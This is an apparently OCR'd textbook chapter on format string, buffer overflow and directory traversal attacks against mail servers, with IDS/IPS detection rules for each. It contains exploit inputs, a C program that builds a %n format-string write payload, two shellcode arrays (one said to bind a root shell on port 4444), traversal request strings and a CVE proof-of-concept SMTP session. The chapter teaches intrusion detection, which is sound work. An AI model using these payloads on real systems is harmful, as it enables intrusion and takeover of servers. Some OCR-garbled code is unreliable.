Vulnerability Analysis for the Mail Protocols

2.1 Introduction

Mail protocol consists of POP, IMAP and SMTP. SMTP stands for Simple Mail Transfer Protocol where a user's SMTP process opens a TCP connection to a Mail Server to send mail across the connection. The SMTP server listens for a TCP connection on port number 25. The client or the user SMTP process initiates a connection on port number 25 with the server. When the TCP connection is successfully established, the two processes execute a request/response dialog, which is defined by the SMTP protocol. For details about these dialog readers, you are encouraged to read RFC 2821 and RFC 821. The dialog enables a user process to transmit the mail addresses of the originator and the recipient(s) for a message. When the server process accepts these mail addresses, the user process transmits the message. The message must contain a message header and the message text formatted in accordance with RFC 822. The list of the SMTP commands is as shown in the figure 1.0. For further details about SMTP commands, the readers are encouraged to read RFC 821, which is available at http://www.ietf.org/rfc/rfc0821.txt, and RFC 2821 which are available at http://www.ietf.org/rfc/rfc2821.txt.

IMAP (Internet Message Access Protocol) is used for accessing electronic mails on mail servers. It allows client programs to access messages as though they are stored locally. RFC 2060 is available at http://www.ietf.org/rfc/rfc2060.txt provides the detail about the IMAP commands.

Another commonly used mail protocol is POP, which was designed to support offline mail processing. It works well with a single computer as it supports offline message access. RFC 1939 available at http://www.faqs.org/rfc/rfc1939.html provides the details about the command used in a POP protocol.

Mail traffic (POP, IMAP and SMTP) is prone to many attacks including format string attacks, buffer overflow attacks, and directory traversal attacks. This chapter discusses the technical details of these attacks. It then examines the remote protection methods, which can be used by IDS/IPS. The remote detection device needs to decode the SMTP and IMAP protocols to reduce false positives. The chapter provides the pseudo code of algorithms, which can be used to reduce false positives. It is assumed that the readers have read the RFC for protocols and are familiar with the protocol.

%d	It Converts integer to a signed decimal String
%u	This converts integer to unsigned decimal String
%i	This converts integer to signed decimal String. Integer may be in decimal or octal
%o	This converts the integer to unsigned octal strings
%X	This converts integer to unsigned hexadecimal string
%c	This converts integer to the Unicode characters it represents
%s	This inserts the string
%f	This converts the floating point number to signed decimal string
%e or %E	This converts the floating point to scientific notation in the form X.yyye+–ZZ. If the precision is 0, then there is no decimal point in the ouptut.
%g or %G	Uses exponential format if exponent is greater than –4 or less than precision, decimal format otherwise.
%n	Records the number of character so far.
%r	String (converts any python object using repr()).
%p	The *void* *pointer argument is printed in hexadecimal

Table 1.0 showing the format specifiers used in C

2.2 Format String Specifiers

Various functions like printf(), fprintf(), vprintf() and sprintf ()use formats strings. The format gives the programmer a degree of control over how the text should be printed, therefore allowing the programmer to control the output. Table 1.0 shows the list of format specifiers in the C function. These format functions take the format strings as the first argument and an equal number of variables for the format strings. Therefore if four format specifiers exist in a function there will be four arguments in the function.

The format string controls the behavior of the format function. The function retrieves the parameters requested by the format string from the stack.

printf (“ The value of %d : %08x\n", a, &a);

From within the printf function the stack looks like:

ESP → Return Address
ESP+4 → Offset of string “ The value of %d : %08x\n”
ESP+8 →Value of a
ESP+12 → Address of a

The format function now parses the format string ‘a’, by reading a single character at a time. If it is not `%', the character is copied to the output. If the character is %, the character behind the `%' specifies the type of parameter that should be evaluated. The string \%%" has a special meaning :it is used to print the escape character `%'. Every other parameter relates to data, which is located on the stack.

The format specifiers direct the function to read from the corresponding arguments. If the address is not in the valid range it might result in a read violation error.

2.2.1 Format String Vulnerability

The behavior of the function can be controlled by using format strings. Poorly written c programs use printf(string1) (lets call it a first function), instead of printf(“%s”,string1) (Lets call it a second function). Functionally, the first function works well. The format function is passed to the address of the string, as compared to the address of a format string and it iterates the printing of each character. However, if String string1 = “%08x.%08x.%08x.%08x” in the function printf(string) is passed as a parameter then, the printf function will print the address of memory locations instead of the value of string. This is exploited for format string vulnerability. The functions that are prone to format string vulnerabilities are printf, fprintf, sprintf, snprintf, vfprintf, vprintf, vsprintf, vsnprintf. The attack due to the format string vulnerability can be divided into three parts: format string vulnerability denial of service attack; format string vulnerability reading attack and format string vulnerability writing attack. The format specifier “%n”, directs the function to store the number of characters that have been output so far to an integer indicated by a pointer to an argument. This conversion specifier gives the attacker a capability to write to the random memory address and perform format string write attacks.

2.2.1.1 Format String Denial of Service Attack

The format strings vulnerabilities can be used to make a process crash. In UNIX, illegal pointer access is caught by a kernel and it sends a SIGSEGV signal. The process is terminated and dumps core. Supplying a format strings can easily trigger invalid pointer accesses and hence perform a denial of service attack.

```
printf (“%d%d%d%d%d%d%d%d”);
```

Figure 2.0 Shows the printf function with format specifies.

In the figure 2.0, %d will display memory from an address that is supplied on the stack, which stores other data also. If a large number of %d are specified, then an instruction might read from illegal addresses, which are not mapped. This in turn will result in a denial of service attacks. Similarly, %s can also be used to read the data from the stack. Again, a large number of %s will try to read the data from illegal addresses, which again will result in a crash.

2.2.1.2 Format String Vulnerability Reading Attack

Format strings can be used to perform reading attacks where the content of stacks can be viewed. For example, C instructions like `printf("%08x.%08x.%08x.%08x\n");` will give the following output:

```
0012ffc0.0040212bc.00000001.00144d28.00144440
```

This is a partial dump of the stack memory. Based on the size of the format string and the size of the output buffer, a large part of stack memory can be reconstructed. It is also possible to retrieve the entire stack memory. The %s format parameter can be used to read from the memory address. The %s can retrieve the address and print the desired value. If, in the C instruction the fourth parameter is %s,

```
printf("%08x.%08x.%08x.%s\n");
```

the value located at the address `0x00144440` will be printed. If the value at the address is a string or the address is of a legal value, then the value will be printed. This information can in turn be used to find out the flow of program, local variables and can be used for successful exploitation. If the value of address is not a legal value, as seen earlier it will result in a segmentation fault.

```
#include<stdlib.h>
#include<stdio.h>
#include<string.h>
void main(int arge, char *argv[])
{ char text[1024];
        static int variable=0;
        if(argc <2)
                {printf("Usage: %s <text to print>\n",argv[0]);
                exit(0); }
        strcpy(text,argv[1]);
    printf("%.08x%n",text,&variable);
 printf("\n The number of bytes formatted in the previous printf
 was %d\n",variable);
        exit(0); }
```

Figure 3.0: Showing the C code format.c, this can be used to print a string without using format specifiers

%x, %d and %c are the format specifiers which can be used to view the content of stacks. %x and %d retrieve the double word from the stack and display them in hexadecimal or decimal format. The format specifier %x displays only one double word, which is located on the top of the stack. Format specifier %c, retrieves the paired double word from the stack. It then converts it into the single byte of type character and displays it as a character, discarding the three most significant bytes. Hence, N specifiers display 4*N bytes. The maximum depth is equal to 2*Y, where Y is the maximum allowed size of user input in bytes.

2.2.1.3 Format String Vulnerability Writing Attacks

In the previous section we have seen that %s can be used to read from an arbitrary memory address. In a similar manner %n can be used to write to a memory address. The "%n" specifier, will write the number of characters actually formatted by printfíng a format string to a variable. The programmer needs to provide the program with a memory slot for this process to be successful. Consider the code format.c, which is shown in the figure, which makes use of format specifier %n.

If the command format test is typed at the console the following output is displayed.

$ ./format test
0012fb70
The number of bytes formatted in the previous printf was 8

The format string specifies that 8 characters should be formatted in hexadecimal. When this formatting is completed, as "%n" is the specifier, the value 8 is written to the variable. Basically by using %n we have written another value to the memory location. Similarly if we can write to any arbitrarily location, we can control the program execution. For example, if we can over write a saved memory address, on the stack and point it to their code exploit, the subroutine returning the code will be executed instead of what was supposed to be executed. Lets us modify the code to clarify this concept. In the modified version of the C code, instead of printf with format specifiers, printf without format specifiers is being used.

```
$ ./format %x%x
14fffa5a5a
```

Here it can be observed that instead of printing %x%x, the address is being displayed in the output. This happens because these are format specifiers, which are being passed to printf() without an associated format string. printf interprets the characters as if they were the format string.

```
#include<stdlib.h>
#include<stdio.h>
#include<string.h>
void main(int argc, char *argv[])
{      char text[1024];
          static int variable=0;
          if(argc < 2)
           {
printf("Usage: %s <text to print>\n",argv[0]);
exit(0); }
          strcpy(text,argv[1]);
```

Figure 4.0 Showing C code using printf without using format specifiers

The vulnerable function here is

```
printf(text);
```

To overwrite the return address, the printf statement must format the exact number of bytes that matches the address. If the exploit code is found at address `0x0012F20`, a printf statement, which will format 0x0012F20 bytes, must be written. Therefore, the printf statement will be

```
printf %.622480x%622480x%n
```

This will result in 1244960 bytes to be formatted by the printf statement. Exploit code will also take up bytes of code. Assuming that the exploit code is 30 bytes of code, subtracting 30 from 622480 will modify the format string accordingly.

```
C:\>printf AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%622480x%622450x%n
```

Figure 5.0 Showing input to function

In the code shown in figure 5.0, A replaces the exploit code. However, it can be observed that the above stated code will write 0x0012F20 in location, which is not initialized. Hence, a suitable target must be found - a saved return address to overwrite. Suppose, the likely target is at the address 0x0012FD54, which contains the return address, then this address must be overwritten with the exploit code. When the return address is over written, during a return call, the processor will execute the exploit code. In the above-mentioned code, the %n specifier, tagged at the end of the end of format string is taking its pointer from within the format string. The code shown in figure 5.0 needs to be modified further so that that the %n specifier is taken from the end of our string where the address we want to overwrite will be appended. So the above-mentioned code is modified as show in figure 6.0.

```
C:\>printf
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA%x%x%x%x%x%x%x%x%x
%622480x%622450x%nCCC
```

Figure 6.0 Showing the modified input

CCC will be replaced with the return address. Suppose the return address is 0x0012FB50, the program executing the format string vulnerability attack will be as shown below.

```
#include <stdio.h>
int main()
{char buffer[500]="printf";
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x %x%x%.622480x%.622450x%n\x50\xFB\x12";
    system(buffer);
  return 0 ;}
```

Figure 7.0 showing the modified code

Here the AAA will be replaced by the shell code. A point to be noted is that the in Windows NT, the exploitation of format string vulnerability will be different from Windows 2000. Windows NT limits the width specification for printf() function to 516 characters. Printf("%520x%n",test,test1) will write 520 to the address of test1. As the stack is around 0x0012ffff in the Windows NT platform, %500 must be formatted around 2500 times which in turn will require a buffer size of 15,000 bytes.

2.2.1.4 Preventive measures for Format String Vulnerabilities

Strace, available at http://sourceforge.net/projects/strace/ can be used to remove format string vulnerability. The tools hook up with the library and the system calls, logging their parameters and return values. This helps to identify the interaction of the program with the system. Format string functions are the library calls and their addresses can be observed by using Itrace. GDB and "GNU Debugger" can also be used for source code and machine code level debugging. It is also recommended that format string be made constant Another tool which can be used for source code analysis is pscan available for download at http://www.mirrors.wiretapped.net/security/development/auditing/pscan/. The tool operates by analyzing code list of problem functions. It then applies the following rule: if the last parameter of the function is the format string and the format string is not a static string then it raises an alert



Figure 8.0 shows the packet capture of format string attack in RCP TO command

Some of the SMTP Commands, which have been exploited for format string attacks, are EHLO, EXPN, MAIL, RCPT TO. Therefore, for remote detection of format string vulnerability, a packet has to be inspected for the occurrence of % signs in the argument of POP, IMAP and SMTP commands. Besides checking for %, the detection device can also check for format specifiers %s, %n, %d, %u, %x, %g, %i, %c, %e, %E, %X, %p, in the arguments of a command.

2.3 Buffer Overflow Attacks

Buffer can be defined as a contiguous chunk of memory, which consists of as array or pointer in C. In C code if no bound checking takes place, then a user can write past the buffer.

```
int main () {
    int buffer[5];
    buffer[15] = 5;
}
```

Figure 9.0 showing the C code attempting to write past the buffer

Even though the code shown in figure 9.0 is valid code, it can be seen that the program attempts to write past the allocated buffer, which will trigger unexpected behavior. A stack is generally used whenever a function call is made. A stack is a contiguous block of memory containing data. Stack pointer point to the top of the data. As shown in the figure 11.0, function parameters are pushed from right to left and are followed by pushing the return address (return address is the address which has to be executed when a function returns.), and frame pointer (FP) on to the stack. A frame pointer is used as a reference to the local variables and to the

function parameters. Local automatic variables are pushed after the FP

```
void foo (int a, int b) {
        char buffer1[10];
        char buffer2[10];
     strcpy(buffer1, "I am overflowing the buffer");
                        }
int main() {
  foo(1,2);
           }
```

Figure 10.0 Showing the C code using Buffers



Figure 11.0 showing the stack function for c code in 10.0

The program shown in the figure 10.0 is guaranteed to cause unexpected behavior as a string of length greater than 10 has been copied to a buffer that has been allocated 10 bytes. These extra bytes will run past the buffer, and will overwrite the space, which has been allocated for FP, return address and so on. The extra bytes corrupt the process stack and overwrite the functions return address. The code, which must be executed, should be placed in the buffer's overflowing area, and hence by overwriting the functions return address; we can execute the intended code.

Buffer overflow vulnerabilities existing in software can be exploited in the server component. Figure 12.0 shows the packet capture for buffer overflow in the AUTH LOGIN command. During the tokenization process, the server fails to check the length of the string prior to copying them internally. This failure will result in stack-based overflow. Exploitation of the buffer overflow vulnerability may result in denial of service conditions or diversion of the flow of the SMTP process. To perform a buffer overflow attack, an attacker will not have to successfully authenticate with the server. Therefore buffer overflow attacks on SMTP server are serious attacks as the server is open to the external networks to allow for email ex-

change. By performing buffer overflow attacks, code execution is also possible, in many cases the SMTP service can terminate due to the corruption of the stack. Termination of the SMTP service will result in a denial of service attack. If the server has not being configured to start automatically, the functionality of the server will be unavailable till it is started manually.



Figure 12.0 Shows the packet structure for buffer in AUTH LOGIN Command

2.3.1 Buffer Overflow Prevention

. Unlike format string vulnerability attacks, in buffer overflows, the detection device system will not check for any particular pattern and block it. Instead, the best approach to prevent buffer overflow attacks will be to restrict the argument length of a command. If the length of arguments exceeds the set limit by the detection device then the connection can be dropped.

One important factor while writing a signature for the IMAP command is that arguments of an IMAP command are usually sent in one line. In some cases where a client needs to send a string containing special characters like CR and LF, the client must send an octet count of arguments within {} followed by CLRF. The following example, illustrates the IMAP login command:

11 login {N}\r\n

The server then responds with a line which starts with the "+" character indicating that the server is ready to receive the literal octets. The client then sends the literal octets. To prevent the buffer overflow attack in IMAP traffic where in the length of arguments is specified inside {}, the detection device must check for the number of characters inside the {}. If the length of number inside the {}, is longer than 6 digits in length, as shown in the figure 13.0, chances of buffer overflow attacks are highly likely. However, the buffer may overflow for some applications if the length is less than 6 digits. Lengths of more than 6 are highly unlikely and should be logged for detection of buffer overflow attack.



Figure 13.0 Packet capture for buffer overflow in IMAP command when length of arguments are specified in {}

Besides checking for large numeric value, for IMAP traffic detection device must also check for the negative values inside the {}. The code running on the server will convert the negative value inside the {}, into a 32 bit long unsigned value. For example {-1} will result in 0xFFFFFFFF. Negative values inside the {}, should also be considered as an attack attempt and the detection device should drop the connection.

To execute a buffer overflow attack, the buffer should contain the desired shell code and the return address should be overwritten so that the shell code is executed. The actual address of the shell code must be known in advance to overwrite the return address, which might not be possible since the stack is changing dynamically. If the correct address is not properly written, the program will crash and die. NOP (0x90) sleds are used to achieve the objective of overwriting the return address. NOP are single byte instructions that do nothing. Shell codes generally appear after the series of NOP instructions. If the EIP (EIP is the instruction pointer, which is a register pointing to the next command) returns to any of the NOP sleds, EIP will constantly increment, executing NOP instructions one at a time, till it reaches the shell code. Therefore, the signature to prevent the buffer overflow attack should also check for the occurrence of NOP sleds or series occur-

rence of 0x90. Thus for remote prevention of buffer overflows, the detection device should also check for overly long occurrences of NOOPS in the argument of a command. To detect shell codes, the detection device must also check for the occurrence of non-printable characters in the binary data. When the binary data occurs as an argument of a command, the detection device can drop the connection.

The IDS /IPS can also check the occurrence of shell codes patterns (like /bin/bash) in the incoming stream. Once the pattern for the shell codes is detected as an argument of a command, the connection can be dropped.

Some of the examples of shell codes are as follows:

```
char shellcode[] =
"\x33\xc9\x83\xe9\xeb\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x8a"
"\xd4\xf2\xe7\x83\xeb\xfc\xe2\xf4\xbb\x0f\xa1\xa4\xd9\xbe\xf0\x8d"
"\xec\x8c\x6b\x6e\x6b\x19\x72\x71\xc9\x86\x94\x8f\x9b\x88\x94\xb4"
"\x03\x35\x98\x81\xd2\x84\xa3\xb1\x03\x35\x3f\x67\x3a\xb2\x23\x04"
"\x47\x54\xa0\xb5\xdc\x97\x7b\x06\x3a\xb2\x3f\x67\x19\xbe\xf0\xbe"
"\x3a\xeb\x3f\x67\xc3\xad\x0b\x57\x81\x86\x9a\xc8\xa5\xa7\x9a\x8f"
"\xa5\xb6\x9b\x89\x03\x37\xa0\xb4\x03\x35\x3f\x67";
```

Figure 13. 1 showing shell code

The shell code shown in figure 13.1 opens port 4444 on a Linux computer and ties Bourne shell to it, with root privileges.

```
Static char shellcode[]=
"\xeb\x17\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\"
"\xf3\x8d\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff
/bin/sh#";
```

Figure 13.2 showing shell code

Shell code shown in figure 13.2, gives root privileges to a user http://linux-secure.com/endymion/shell The detailed list of all the available shell codes is beyond the scope of the book. http://www.milw0rm.com/shellcode/ is one of the interesting links, which provides good lists of shell codes for different platforms http://www.zone-h.org/component/option,com_remository/Itemid,47/func,select/id,37/codes/,

http://www.metasploit.com/shellcode.html, www.shellcode.org are some of the links, which provides details of shell codes. In some cases, the shell codes might be encoded with some algorithms. Intrusion detection and the prevention system can check the signature of the encoder patterns and drop the connection. Note that in these cases the stream is not decoded. Some of the signatures of commonly oc-

curring encoder patterns are shown in figure 14.0:

Name of the Decoder Pattern	Signature of the Pattern
CountDownEncoder pattern	0xc8 0xff 0xff 0xff 0xff 0xcl 0x5e 0x30 0x4c 0x0e 0x07 0xe2 0xfa
Alpha2 Encoder Pattern	0xEB 0x03 0x59 0xEB 0x05 0xE8 0xF8 0xFF 0xFF 0xFF
Pex Encoder Pattern	0xE8 0xFF 0xFF 0xFF 0xFF 0xC0 0x5E 0x81 0x76 0x0E
Pex Variants Encoder Pattern	0xD9 0xEE 0xD9 0x74 0x24 0xF4 0x5B 0x81 0x73 0x13
JmpCallAdtive Encoder Pattern	0x5E 0x56 0x31 0x1E 0xAD 0x01 0xC3 0x85 0xC0 0x75 0xF7 0xC3 0xE8 0xEF 0xFF 0xFF

Figure 14.0 Shows signatures of some of the encoder patterns, which need to be blocked along with the assembly instructions of the encoder pattern

```
############################################################
#x86 Pex Variable Length Fnstenv/mov/sub Double Word Xor Encoder
#
# D9 EE              fldz
# D9 74 24 F4        fnstenv [esp - 12]
# 5B                 pop ebx
# 81 73 13           xorkey   xor_xor: xor DWORD [ebx + 22], xorkey
# 83 EB FC           sub ebx,-4
# E2 F4              loop xor_xor

  Pex Encoder Pattern:|D9 EE D9 74 24 F4 5B 81 73 13|
############################################################
#
Alpha2 Encoder Pattern content:|EB 03 59 EB 05 E8 F8 FF FF FF|

############################################################
# x86 Call $+4 countdown xor encoder
#
# E8 FF FF FF       call $+4
# FF C1             inc ecx
# 5E                pop esi
# 30 4C 0E 07       xor_xor: xor [esi + ecx + 0x07], cl
# E2 FA             loop xor_xor
#
# Countdown Encoder pattern content:|E8 FF FF FF FF C1 5E 30 4C 0E
 07 E2 FA|

#############################################################
```

```
# x86 Pex Call $+4 Double Word Xor Encoder
#
# E8 FF FF FF      call $+4
# FF C0             inc eax
# 5E                pop esi
# 81 76 0E          xorkey   xor_xor: xor [esi + 0x0e], xorkey
# 83 EE FC          sub esi, -4
# E2 F4             loop xor_xor
#
# PexCall Encoder content:|E8 FF FF FF FF C0 5E 81 76 0E|

###################################################################
# x86 IA32 Jmp/Call XOR Additive Feedback Decoder
#
# FC              cld
# BB key          mov ebx, key
# EB 0C           jmp short 0x14
# 5E              pop esi
# 56              push esi
# 31 1E           xor [esi], ebx
# AD              lodsd
# 01 C3           add ebx, eax
# 85 C0           test eax, eax
# 75 F7           jnz 0xa
# C3              ret
# E8 EF FF FF FF    call 0x8
#
#JmpCallAdditive Encoder:|EB 0C 5E 56 31 1E AD 01 C3 85 C0 75 F7 C3
E8 EF FF FF FF|
```

2.4 Directory Traversal Attacks

Web Servers based upon the requested files from users, serve the web pages as static files like image files, HTML file or as dynamic files like asp or jsp files. The web server serves static files; in the case of dynamic files the web server executes the file and then returns the result to the browser. To prevent a user from accessing unauthorized files on the web server, the web server provides two main security mechanisms, which are the root directory and the access control list. The root directory limits user's access to a specific directory in the web server's file system. The files placed in the root directory and in the subdirectory are accessible to the user. The access control list can be used to restrict user's access to specific files within the root directory. An access control list defines the type of access for files, i.e. if the files can be viewed, executed, as well as other access rights. Be-

sides the access control list, the root directory prevents users from executing files like cmd.exe on a Windows platform or accessing sensitive files like "passwd" password file on the UNIX platform as these files reside outside the root directory. The Web Server enforces the root directory restriction. However, by directory traversal vulnerability, access control features can be bypassed. For example a request like

http://www.webserver.com/show.asp?view=../../../../../Windows/system.ini

result in dynamic pages to retrieve the file system.ini from the file system and display its content to the users. Thus an attacker can step out of the root directory and access files in other directories. By using directory traversal attack, an attacker can view restricted files or execute powerful commands on the web server. This might result in the compromise of the web server.

Directory traversal attacks which are commonly found in web servers are found on mail servers as well. The IMAP protocol has been designed so that a user can the access and manipulate the contents of an email. The protocol can be used to create, delete, and rename the server side mailboxes. The commands in IMAP comprise an identifier, a command and command parameters separated by space (\0x20).

<RequestID> <Command> [Para1 ... paraN]\r\n

Manipulation of the mailboxes is confined only to the user's mail boxes. Some of the products store the contents for users in a unique subdirectory. When users manipulate their account, their mailbox name is directly mapped to the file on the server side. The base email directory is installed at

C:\Program Files\Product Name\Some other extensions\mail box name

If a user attempts to select the test folder, with SELECT Command, the following command will be issued.

```
tag SELECT test.
```

The path representing the test will be constructed as follows

C:\Program Files\Product Name\Some other extensions\test\.

It can be observered that the IMAP program directly appends the user-supplied string to the base path so that the resulting path can be constructed. If the mail program does not perform the sanity testing, a malicious user can include the directory traversal sequence in the mailbox name argument on the IMAP com-

mand to access folders on the server. For example a user may execute the following commands

tag SELECT ../../admin/inbox

The command will resolve to the following path

C:\Program Files\Product Name\Some other extensions\../../admin/inbox

The system call normalizes the path, which in turn results in the directory being traversed and another user's mailbox being accessed by a user normally unauthorized to access it. Besides accessing it, the other user's mailbox can also be manipulated. Some of the other malicious operations, which can be performed, are deletion of mailboxes (DELETE command can be used), renaming of the mailboxes (RENAME command has to be used). Figure 15.0 shows the packet capture for Directory traversal attack.

2.4.1 Remote Detection

The commands, which accepts mail boxes as arguments are prone to directory traversal attacks. To prevent traversal attacks, the intrusion detection and the prevention system must monitor the arguments of a command. The list of IMAP commands are APPEND, CREATE, DELETE, EXAMINE, LIST, LSUB, RENAME, SELECT, STATUS, SUBSCRIBE, UNSUBSCRIBE. The intrusion detection and prevention system must monitor the mailbox name arguments of these commands. If the mailbox name contains the **../** Pattern, it indicates that occurrences of directory traversal attacks are highly likely, and the alert flag must be raised.

Similar precautions must be taken in case of web servers where pattern **../** and **/..** must be checked for directory traversal attacks. In web server " **.**" can be represented or rather encoded by %2e. The occurrence of "%2e%2e%2f" as an argument of GET command must also be checked to prevent the directory traversal attack.



Figure 15.0 shows the packet capture for the directory traversal attacks in SELECT Command

2.5 False Positives in Remote Detection for Mail Traffic

A false positive is also known as a false detection or a false alarm. It occurs when intrusion detection or the prevention system detects a malicious pattern in an uninfected traffic pattern. Internet traffic, while not infected with the vulnerability or an exploit, may contain a string of characters that matches the malicious pattern from an actual vulnerability or an exploit. The detection rules to prevent the vulnerability will reside on the server, monitoring the incoming stream of traffic. The signatures for SMTP and IMAP commands will have access to commands and data in the incoming stream on the server. So it may happen that some of the vulnerability /exploit signatures may trigger within the data partially triggering false positives.

2.5.1 False Positives in case of SMTP Traffic

Writing rules for IDS/IPS, which merely check the arguments of an SMTP command can be prone to false positives. As shown in the figure 16.0, the Intrusion detection/prevention system in the incoming stream has access to commands as well as DATA. Here data comprises the header of emails along with the body of an email. If the signatures are not written properly, they might trigger inside the body of an email, triggering false positive.

We can explain this phenomenon with an example CVE-2005-1987 Microsoft Collaboration Data Objects Buffer Overflow. This vulnerability occurs in the header of emails. Header lines can be parsed into two parts: name and value, the name being separated from the value with a colon character ":" as in the following example:

Subject: testing

A header line ends with the byte sequence "\r\n". If the name portion is longer than 200 bytes, it is likely to be a case of attack. One of the exploits can be as shown in the figure 16.0. The pseudo code of the rule to prevent the vulnerability can be as shown in the figure 17.0

```
250 vm-e2ksrvsp4 Hello [10.2.1.3]
MAIL FROM: Attacker
250 2.1.0 Attacker@vm-e2ksrvsp4....Sender OK
RCPT TO: <a@example.com>
250 2.1.5 a@example.com
DATA
354 Start mail input; end with <CRLF>.<CRLF>
From:<a@example.com>
ToAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA: Attacker
Subject: POC
MIME-Version: 1.0
<HTML><BODY>
</BODY></HTML>
250 2.6.0 <VM-E2KSRVSP4QGVLSsK00000001@vm-e2ksrvsp4>
```

Figure 16.0 showing the Exploit Code for the vulnerability id. CVE-2005-1987

However, the pseudo code of the detection rule is shown in the figure 17.0. The pseudo code of the rule does not enforce restrictions on whether the rule should

monitor the header of an email, the body of an email or the SMTP command to prevent the vulnerability. Hence the rule can trigger false positive for cases like the one shown in figure 18.0

```
If (pattern==”To”) then start counting the arguments of “To”
 If (Counter = = 200); drop the connection.
 else If the (pattern=”\n”) is encountered
 clear the counter.
```

Figure 17.0 Rule to prevent vulnerability CVE-2005-1987

```
S: HELO TEST.APA
R: 250  TEST.ARPA
S: MAIL FROM:<>
R: 250 ok
S: RCPT TO:<@HOSTX.ARPA:JOE@HOSTW.ARPA>
R: 250 ok
S: DATA
R: 354 send the mail data, end with .
S: Date: 2 Jan 81 11:22:33
S: From: SMTP@HOSTY.ARPA
S: To: AMY@HOSTW.ARPA
S: Subject: Mail System Problem
S:
S:   Sorry AMY, your message to RICH@HOSTZ.ARPA lost.
S:   HOSTZ.ARPA said this:
S:    "550 No Such User"
S: .
R: 250 ok
S: QUIT
R: 221 TEST.ARPA Service closing transmission channel
```

Figure 18.0 showing the email traffic, which generates false positive by the rule shown in figure 17.0

